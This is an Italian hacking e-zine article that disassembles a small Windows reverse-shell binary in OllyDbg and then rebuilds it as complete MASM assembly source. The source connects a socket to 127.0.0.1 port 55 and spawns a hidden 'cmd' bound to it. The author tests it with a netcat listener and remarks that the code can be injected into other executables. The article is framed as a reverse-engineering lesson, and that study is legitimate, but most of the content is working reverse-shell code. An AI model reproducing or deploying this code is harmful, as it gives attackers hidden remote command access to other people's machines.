0040124D . FF15 405140>CALL DWORD PTR DS:[<&msvcrt.__set_app_type;
msvcrt.__set_app_type
00401253 . E8 A8FEFFFF CALL revconn.00401100

004011DF |. 890424      MOV DWORD PTR SS:[ESP],EAX
004011E2 |. E8 89020000 CALL revconn.00401470
004011E7 |. 89C3        MOV EBX,EAX                ;|
004011E9 |. E8 72080000 CALL <JMP.&msvcrt._cexit>   ;|[msvcrt._cexit
004011EE |. 891C24      MOV DWORD PTR SS:[ESP],EBX ;|
004011F1 |. E8 3A090000 CALL <JMP.&KERNEL32.ExitProcess> ;\ExitProcess

00401470 /$ 55          PUSH EBP
00401471 |. B8 10000000 MOV EAX,10
00401476 |. 89E5        MOV EBP,ESP
00401478 |. 53          PUSH EBX
00401479 |. 83EC 64     SUB ESP,64
0040147C |. 83E4 F0     AND ESP,FFFFFFF0
0040147F |. E8 4C050000 CALL revconn.004019D0
00401484 |. E8 E7010000 CALL revconn.00401670
00401489 |. E8 D2060000 CALL <JMP.&KERNEL32.GetCommandLineA>;[GetCommandLineA
.....
00401568 |. 31DB        XOR EBX,EBX
0040156A |. 895C24 04   MOV DWORD PTR SS:[ESP+4],EBX
0040156E |. 895424 0C   MOV DWORD PTR SS:[ESP+C],EDX
00401572 |. 890424      MOV DWORD PTR SS:[ESP],EAX
00401575 |. E8 16FDFFFF CALL revconn.00401290

```

Il blocco 401290-401418 è la nostra WinMain. Andiamo quindi a studiarla...

```

00401290 $ 55          PUSH EBP
00401291 . 89E5        MOV EBP,ESP
00401293 . 81EC 48020000 SUB ESP,248
00401299 > C74424 08 10000>MOV DWORD PTR SS:[ESP+8],10 ;|||
004012A1 . C74424 04 00000>MOV DWORD PTR SS:[ESP+4],0 ;|||
004012A9 . 8D85 E8FDFFFF LEA EAX,DWORD PTR SS:[EBP-218] ;|||
004012AF . 890424      MOV DWORD PTR SS:[ESP],EAX ;|||
004012B2 . E8 09080000 CALL <JMP.&msvcrt.memset> ;||\memset
004012B7 . C74424 08 44000>MOV DWORD PTR SS:[ESP+8],44 ;||
004012BF . C74424 04 00000>MOV DWORD PTR SS:[ESP+4],0 ;||
004012C7 . 8D85 08FEFFFF LEA EAX,DWORD PTR SS:[EBP-1F8] ;||
004012CD . 890424      MOV DWORD PTR SS:[ESP],EAX ;||
004012D0 . E8 EB070000 CALL <JMP.&msvcrt.memset> ;||\memset
004012D5 . 8D85 68FEFFFF LEA EAX,DWORD PTR SS:[EBP-198] ;|
004012DB . 894424 04   MOV DWORD PTR SS:[ESP+4],EAX ;|
004012DF . C70424 02000000 MOV DWORD PTR SS:[ESP],2 ;|
004012E6 . E8 35010000 CALL <JMP.&WS2_32.WSASStartup>

```

```

;\WSAStartup
004012EB . 83EC 08          SUB ESP,8
004012EE . C74424 14 00000>MOV DWORD PTR SS:[ESP+14],0      ;|
004012F6 . C74424 10 00000>MOV DWORD PTR SS:[ESP+10],0      ;|
004012FE . C74424 0C 00000>MOV DWORD PTR SS:[ESP+C],0          ;|
00401306 . C74424 08 00000>MOV DWORD PTR SS:[ESP+8],0          ;|
0040130E . C74424 04 01000>MOV DWORD PTR SS:[ESP+4],1          ;|
00401316 . C70424 02000000 MOV DWORD PTR SS:[ESP],2      ;|
0040131D . E8 0E010000     CALL <JMP.&WS2_32.WSASocketA>
;\WSASocketA
00401322 . 83EC 18          SUB ESP,18
00401325 . 8985 64FEFFFF    MOV DWORD PTR SS:[EBP-19C],EAX          ;|
0040132B . 66:C785 E8FDFFFF>MOV WORD PTR SS:[EBP-218],2        ;|
00401334 . C70424 37000000 MOV DWORD PTR SS:[ESP],37             ;|
0040133B . E8 00010000     CALL <JMP.&WS2_32.htons>                ;|\htons
00401340 . 83EC 04          SUB ESP,4
00401343 . 66:8985 EAFDFFFF>MOV WORD PTR SS:[EBP-216],AX          ;|
0040134A . C70424 00304000 MOV DWORD PTR SS:[ESP],revconn.00403000 ;|ASCII
"127.0.0.1"
00401351 . E8 FA000000     CALL <JMP.&WS2_32.inet_addr>
;\inet_addr
00401356 . 83EC 04          SUB ESP,4
00401359 . 8985 ECFDFFFF    MOV DWORD PTR SS:[EBP-214],EAX          ;|
0040135F . C74424 08 10000>MOV DWORD PTR SS:[ESP+8],10        ;|
00401367 . 8D85 E8FDFFFF    LEA EAX,DWORD PTR SS:[EBP-218]         ;|
0040136D . 894424 04        MOV DWORD PTR SS:[ESP+4],EAX           ;|
00401371 . 8B85 64FEFFFF    MOV EAX,DWORD PTR SS:[EBP-19C]         ;|
00401377 . 890424          MOV DWORD PTR SS:[ESP],EAX            ;|
0040137A . E8 E1000000     CALL <JMP.&WS2_32.connect>              ;|\connect
0040137F . 83EC 0C          SUB ESP,0C
00401382 . C785 08FEFFFF 4>MOV DWORD PTR SS:[EBP-1F8],44        ;|
0040138C . C785 34FEFFFF 0>MOV DWORD PTR SS:[EBP-1CC],100    ;|
00401396 . 8B85 64FEFFFF    MOV EAX,DWORD PTR SS:[EBP-19C]         ;|
0040139C . 8985 48FEFFFF    MOV DWORD PTR SS:[EBP-1B8],EAX         ;|
004013A2 . 8985 44FEFFFF    MOV DWORD PTR SS:[EBP-1BC],EAX         ;|
004013A8 . 8985 40FEFFFF    MOV DWORD PTR SS:[EBP-1C0],EAX         ;|
004013AE . 8D85 F8FDFFFF    LEA EAX,DWORD PTR SS:[EBP-208]         ;|
004013B4 . 894424 24        MOV DWORD PTR SS:[ESP+24],EAX          ;|
004013B8 . 8D85 08FEFFFF    LEA EAX,DWORD PTR SS:[EBP-1F8]         ;|
004013BE . 894424 20        MOV DWORD PTR SS:[ESP+20],EAX          ;|
004013C2 . C74424 1C 00000>MOV DWORD PTR SS:[ESP+1C],0          ;|
004013CA . C74424 18 00000>MOV DWORD PTR SS:[ESP+18],0          ;|
004013D2 . C74424 14 00000>MOV DWORD PTR SS:[ESP+14],8000000      ;|
004013DA . C74424 10 01000>MOV DWORD PTR SS:[ESP+10],1          ;|
004013E2 . C74424 0C 00000>MOV DWORD PTR SS:[ESP+C],0            ;|
004013EA . C74424 08 00000>MOV DWORD PTR SS:[ESP+8],0            ;|
004013F2 . C74424 04 0A304>MOV DWORD PTR SS:[ESP+4],revconn.0040300A ;|ASCII
"cmd"
004013FA . C70424 00000000 MOV DWORD PTR SS:[ESP],0              ;|
00401401 . E8 3A070000     CALL <JMP.&KERNEL32.CreateProcessA>
;\CreateProcessA
00401406 . 83EC 28          SUB ESP,28
00401409 . C70424 88130000 MOV DWORD PTR SS:[ESP],1388           ;|
00401410 . E8 3B070000     CALL <JMP.&KERNEL32.Sleep>              ;|\Sleep
00401415 . 83EC 04          SUB ESP,4
00401418 . ^E9 7CFEFFFF    JMP revconn.00401299

```

Le due memset fanno riferimento alla prima funzione WSASStartup, in base a quel disassemblato proviamo a ricavare cosa fa il programma:

```
WSASStartup    -> inizializza winsock2.dll (o ws2_32.dll, un forwarding a
winsock2)
WSASocket      -> crea il socket
htons          -> dati della porta per 'connect' (37h = 55d)
inet_addr      -> dati dell'ip da risolvere per 'connect' (preso dal VA 403000)
connect        -> connette il socket
CreateProcess  -> apre un processo ('cmd' nel nostro caso)
Sleep          -> blocca l'esecuzione per alcuni millisecondi (1388h = 5000d =
5 secondi)
JMP su 401299  -> salta all'inizio delle istruzioni senza alcuna condizione
(all'infinito)
```

Sarei indeciso tra una reverse-shell o un convertitore di mp3...voi cosa dite?

VULCANIZZAZIONE

Adesso abbiamo capito come estrarre da un file binario una serie di istruzioni comprensibili, cioè siamo in grado di capire cosa fa un programma leggendo istruzioni compilate (frase esagerata, però va beh).

Però a questo punto, per il livello di UAH, è giusto fare un passo in più... Possiamo precisamente estrarre questo programma? Ad esempio per inserirlo come funzione, oppure iniettarlo in un file come nelle mie guide dei numeri precedenti.

In questo documento userò MASM con invoke per la sua comodità, nulla vieta di utilizzare la forma asm 'ufficiale' con altri assembler.

```
; ancora le solite cose
.386
.model flat, stdcall
option casemap:none

; includo Ws2_32
include     \masm32\include\windows.inc
include     \masm32\include\kernel32.inc
include     \masm32\include\Ws2_32.inc

includelib \masm32\lib\kernel32.lib
includelib \masm32\lib\Ws2_32.lib

.data
; uso molti nomi del file C per maggior comprensione
Ip db "127.0.0.1",0      ; per inet_addr
App db "cmd", 0         ; il processo da avviare su CreateProcess
Port dd 55              ; la porta per htons
WsaData WSADATA <>     ; l'indirizzo per WSASStartup
adik_sin sockaddr_in <> ; dati del socket
sinfo STARTUPINFO <>
pinfo PROCESS_INFORMATION <>
```


```
.data?  
    Socket dd ?                ; il socket non inizializzato  
  
.code  
  
start:  
  
    ; creo un loop infinito con la struttura .while/.endw di MASM.  
    ; si sarebbe potuta usare una struttura classica con '_function' e  
    ; 'jmp _function' a fine funzione  
  
    .while 1  
        invoke WSASStartup, 002h, addr WsaData      ; 002h inizializza winsock2  
  
        invoke WSASocket, AF_INET, SOCK_STREAM, 0, 0, 0, 0  
        ; anche:  
        ; invoke WSASocket, 2, 1, 0, 0, 0, 0 ; come da listato di Olly  
  
        mov Socket, eax  
        mov adik_sin.sin_family, AF_INET  
  
        invoke htons, Port  
  
        mov adik_sin.sin_port, ax  
        invoke inet_addr, addr Ip  
        mov adik_sin.sin_addr, eax  
  
        invoke connect, Socket, addr adik_sin, sizeof adik_sin  
  
        mov sinfo.cb, sizeof STARTUPINFO  
        mov sinfo.wShowWindow, NULL  
        mov sinfo.lpReserved, NULL  
        mov sinfo.lpDesktop, NULL  
        mov sinfo.lpTitle, NULL  
        mov sinfo.dwFlags, STARTF_USESTDHANDLES  
        mov eax, Socket  
        push eax  
        mov [sinfo.hStdInput], eax  
        mov [sinfo.hStdOutput], eax  
        mov [sinfo.hStdError], eax  
  
        invoke CreateProcess, NULL, addr App, NULL, NULL, 1, CREATE_NO_WINDOW,  
        NULL, NULL, addr sinfo, addr pinfo  
  
        invoke Sleep, 1388h  
  
    .endw  
  
end start
```

Sì, direi che ci siamo. Proviamo a vedere se funziona.

Il programma prevede una connessione al localhost su porta 55, dove metteremo quindi un Netcat in ascolto...

```
> nc -L -p 55
```

Una volta eseguita la 'copertura' della porta, andremo ad avviare il nostro programma:



```
ca Prompt dei comandi - nc -L -p 55
Microsoft Windows XP [Versione 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Dante>nc -L -p 55
Microsoft Windows XP [Versione 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Dante\Documenti\UAH6>Yeah!
```

Ottimo, anche stavolta ho fatto il mio articolo :D

CONCLUSIONI

Solita domanda finale: cosa abbiamo imparato?

Abbiamo visto con questo esempio come funzionino le tecniche di disassembling e come il passaggio ad Assembly sia una sorta di passo obbligato per lo studio di un eseguibile.

La possibilità di vedere come lavora un programma in un linguaggio estremamente pulito ci permette di capire il suo funzionamento in modo molto preciso, perfettamente comprensibile, facilmente riproducibile.

La scelta di usare le procedure tramite invoke è dettata sia da motivi di spazio che di comprensione del codice. La modalità classica, con JMP al posto del loop, le CALL dirette alle funzioni e magari anche i codici numerici per i parametri (vedi commento a WSASocket), avrebbe reso il sorgente Assembly ancora più simile al listato di OllyDBG.

La shell in asm pesa 3.1 KB, quindi circa 1/6 dello stesso programma scritto in C e compilato. Questo piccolo codice prodotto può essere introdotto facilmente all'interno di un eseguibile, allo stesso modo in cui il blocco estratto poteva non essere un intero programma ma una sua funzione ricavata da un bottone o una voce di menu.

Ricordo che disassemblare software è normalmente un'attività illegale perchè è contraria alle norme stabilite nelle licenze dei programmi. Esiste software gratuito, ancora meglio se libero, di ottima qualità se non nettamente superiore a quello commerciale a pagamento.

Detto questo, spero che questo articolo non venga letto come 'creare una shell su MASM' perchè sarebbe il più stupido modo di interpretarlo...sintomo di stupidità dell'interprete.

Questo documento mostra un metodo di lavoro particolare, alternativo, totalmente fuori dagli schemi dello sviluppo tradizionale.

Spero che vi sia piaciuto e spero che vi faccia ragionare.

Floatman

Note finali di UnderAttHack

Per informazioni, richieste, critiche, suggerimenti o semplicemente per farci sapere che anche voi esistete, contattateci via e-mail all'indirizzo underatthack@gmail.com

Siete pregati cortesemente di indicare se non volete essere presenti nella eventuale posta dei lettori.

Allo stesso indirizzo e-mail sarà possibile rivolgersi nel caso si desideri collaborare o inviare i propri articoli.

Per chi avesse apprezzato UnderAttHack, si comunica che l'uscita del prossimo numero (il num. 7) è prevista alla data di:

Venerdì 26 Marzo 2010

Come per questo numero, l'e-zine sarà scaricabile o leggibile nei formati PDF o xHTML al sito ufficiale del progetto:

<http://underatthack.altervista.org>